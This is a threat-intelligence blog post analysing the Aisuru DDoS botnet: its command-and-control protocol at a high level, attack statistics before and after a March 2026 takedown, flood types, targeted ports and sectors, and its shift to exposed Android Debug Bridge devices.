


Who Invited Aisuru to the LAN Party?

 bitsight.com/blog/who-invited-aisuru-lan-party

Bitsight TRACE

August 18, 2026

Tags:



Bitsight TRACE has been actively monitoring the Aisuru botnet since February 2026. Through our dedicated infrastructure, we have observed the specific commands issued to the botnet and operational patterns orchestrated by the botnet's operators. This continuous visibility has provided deep insights into its targeting strategies and the measurable impact of recent law enforcement interventions, which forced a consolidation of the botnet's command-and-control (C2) infrastructure and an evolution in tactics, including the targeting of Android Debug Bridge (ADB) instances. Such exposed ADB ports are most often discovered on consumer smart TVs, streaming boxes, and a wide array of connected IoT hardware which can include smart fridges and other home appliances.

Key takeaways

- Over a four-month period (Feb–June 2026) we have continuously tracked Aisuru providing granular visibility into its operational patterns and DDoS targeting preferences.

- The March 2026 law enforcement takedown significantly disrupted operations, reducing daily attack volume by approximately **66%** and forcing the bot masters to operate a smaller and more consolidated infrastructure.
- Aisuru operates as a high volumetric botnet with its traffic being predominantly UDP-based (**55%**), targeting diverse sectors including technology, finance, and government.
- More recently, the botnet pivoted to targeting exposed Android Debug Bridge (ADB) instances, enabling local network scanning and the deployment of proxyware on vulnerable devices.
- The botnet's new proxyware leverages decentralized infrastructure (ENS over Ethereum) for C2 resolution, signaling an evolution in threat resilience designed to evade traditional takedown methods.
- Local network scanning enables new attack surfaces for enterprises as a single infected device can become a bridge for further exploitation leading to lateral movement.

Introduction

By actively tracking this threat we were given a front row seat to its daily operations and a clear view of the botnet's true purpose.

This tracking period overlapped with the [DOJ's takedown of Aisuru and other botnets](#), providing unique visibility into how the bot masters scrambled to recover and the lasting impact on their strategy.

While much of the technical ground has been covered in the [technical deepdive made by XLABs](#) and through reporting by Brian Krebs on both [Aisuru](#) and [Kimwolf](#), our data captures the evolution of these threats after the [recent takedowns](#). More recently, we have also identified the botnet pivoting to new tactics, specifically conducting local network scans to exploit exposed ADB instances.

Communication protocol

The following section explains the technical aspects of the network communication for the Aisuru bot as a quick segway into how the botnet actually works.

Each packet is a binary message with a header and a body. The header tells the receiver the type of command we are working with, the length of the body and also has a value for integrity checking based on a custom hash algorithm (Figure 1).

Each packet will contain a random number for junk bytes that are there to confuse the analysis.



Figure 1 - Command anatomy for Aisuru C2 communication.

At a high level, the protocol is a short handshake followed by a long-lived command loop (Figure 2). The bot first resolves its C2 from a DNS **TXT** dead-drop, opens a **TCP** connection and starts with a **BEACON** (0x00) message. The C2 answers with a **KEYEXCHANGE**(0x01) message carrying an **RC4-wrapped ChaCha20** key and nonce, and from that point on every message is **ChaCha20**-encrypted. A **KEYCONFIRM** (0x02) round and a **LOGIN** (0x03) with the bot's metadata finishes the handshake, after which the bot settles into a session loop replying to **HEARTBEAT** (0x04) while waiting for the operator to issue commands such as **ATTACK** (0x06) or **PROXY** (0x0A).

One thing worth noting is that the most recent samples (post 28th of June) have added an additional step in the registration process. Previously, on the **KEY_CONFIRM** (0x02) message sent back to the bot there was no body and the communication was just passed back to the bot. Now, the C2 sends a **4** byte token with the response that then gets echoed back.




Figure 2 - Communication diagram for the Aisuru botnet with the updated protocol.

Because of the analysis that follows, it is important to look into the **ATTACK** command (which instructs the bot to carry out a DDoS attack). This command has a fixed 11-byte header that states what attack to run (Figure 3), how long to run it, how many targets and with what options. A target list comes next: each entry is an **IPv4** address plus a **CIDR** mask, so a single command can aim at one host or a whole subnet (if a subnet is chosen then the bot will generate random IPs inside that subnet to attack). Finally, a type-length-value option list tunes how the attack behaves: what port to attack, packet size, source port, payload randomisation bounds, burst timing, a custom payload buffer, the number of concurrent connections allowed, sleep timings in between packets, list of dns resolvers to be used in amplification mechanisms, and TCP specific settings for masquerading the packet.




Figure 3 - Byte level view of the Aisuru attack message.

Another command that is relevant is the **PROXY** command, which turns the infected device into a raw backconnect relay. Rather than proxying through the C2 itself, the C2 hands the bot a small body with information on where to connect (Figure 4). The bot connects to that backconnect and presents the token, which proves to the operator that a genuine bot is asking for relay information on a certain connection. The server replies with a single control frame naming a destination. After this, the connection becomes a transparent pipe with no further framing (Figure 5).



Figure 4 - Byte level view of the Aisuru proxy message.




Figure 5 - Backconnect architecture overview for Aisuru's proxying capabilities.

DDoS attacks

During our tracking the only thing being carried out by Aisuru was DDoS attacks. While analysis shows that the proxy capabilities were always present in the binaries, this capability was never captured during the period of this analysis. This can be because of gaps in our visibility or the operators simply didn't use this capability.

We don't exactly know why the proxying capability fell out of usage in operations, but because [Aisuru and Kimwolf have been found to be connected and possibly managed by the same people](#) (something Bitsight TRACE has also confirmed through shared infrastructure and is explored later in the article), we believe that the proxying operation was simply moved to Kimwolf while Aisuru stayed as a DDoS bot primarily.

Over four months of tracking we logged **66,596 DDoS** attack commands aimed at **10,234** distinct victim IPs, issued from **82** C2 servers, peaking at **3,131** attacks on the 3rd of March. The attacks were overwhelmingly short bursts with **98%** being **60-second** (which is a common value when operators are selling access to the botnet for DDoS attacks) and **88%** hitting a single target. Figure 6 explores the overall statistics of this study.




Figure 6 - Overall statistics for recorded attacks.

For three weeks Aisuru was running around **1,559** attack commands a day. Then on the 19th of March 2026 the [US DOJ, with Germany, and Canada, seized the C2 infrastructure behind Aisuru](#) and three sibling botnets, and our telemetry caught it to the day. Commands fell from **686** to zero overnight, followed by a three-week blackout both on command data and in infrastructure connection. We regained visibility on the 15th of April on a new sample with a new dead drop resolver but into a diminished operation. Post-recovery we saw the botnet average **521** attacks/day versus **1,559** before the takedown, interrupted by repeated multi-day outages. The takedown reset Aisuru to roughly a third of its former tempo (Figure 7), and it never climbed back.




Figure 7 - Timeline and count of all recorded attack commands issued by the Aisuru bot masters.

Beyond single attack commands, Aisuru ran some long standing stress tests against certain targets. Most of these long lasting campaigns were made before the takedown and had as their targets hosting and ISP IPs on **/24** subnets (Figure 8).



Figure 8 - Timeline of long lasting campaigns against specific targets.

Only **38%** of targets were hit once. Chaining back-to-back commands (≤ 3 -minute gaps) into continuous "sessions" collapses many commands as much more than simple atomic attacks. The real weapon isn't a single 60-second hit but dozens of them chained to attempt some larger impact (Figure 9).




Figure 9 - Amount of ddos sessions and their duration.

Aisuru is overwhelmingly a volumetric brute-force botnet: **UDP** floods make up **~55%** of commands and **TCP** floods about **~44%** (**PSH+ACK**, **SYN**, **ACK**, connection). The remaining **0.3%** of attacks are other types. Notably, amplification techniques are virtually absent. This suggests a strategic focus on direct volumetric impact intended to overwhelm target capacity before mitigation systems can react rather than employing reflective amplification, which is more prone to early detection (Figure 10). This can also be explained by the fact that spoofing IPs is not only up to the bot but to the ASNs they are coming from which would make some bots not be able to execute these attacks.

Some more specific attacks like **GRE Flooding** see low usage and some attack types were never captured.




Figure 10 - Share of attack commands by type (orange = UDP-based, blue = TCP-based).

Something we weren't expecting was the typology of attacks being carried out. While it is almost a tie between **UDP** and **TCP** traffic, we were expecting to mostly see **TCP** based attacks. Breaking the top ports down by protocol shows the operators loosely match the flood type to what they're hitting (Figure 11).

The web ports are obviously **TCP** based, mostly, but not all which is quite interesting. Everything else leans hard on **UDP** with **DNS** being the standout and a lot of ports associated with online gaming protocols and minecraft servers (which mostly use **UDP**). There was also a set of attacks, tagged with port 0 (as it is the same designation the bot uses) where ports are chosen at random on the target IP and blasted with packets.

The targeting of web ports with **UDP** floods, alongside the anomalous prominence of **SSH/UDP** attacks was unexpected.




Figure 11 - Most-targeted destination ports across all attack commands.

Of the industry share of attacks Bitsight TRACE is able to classify we saw mostly an emphasis on the technology sector. This is to be expected as most services are behind **CDNs** and services alike. Our broader analysis confirms that 47.8% of unique targets map to known entities across 10 different sectors (Figure 12).

However, it was possible to see that some finance and education entities were targeted directly along with government institutions.

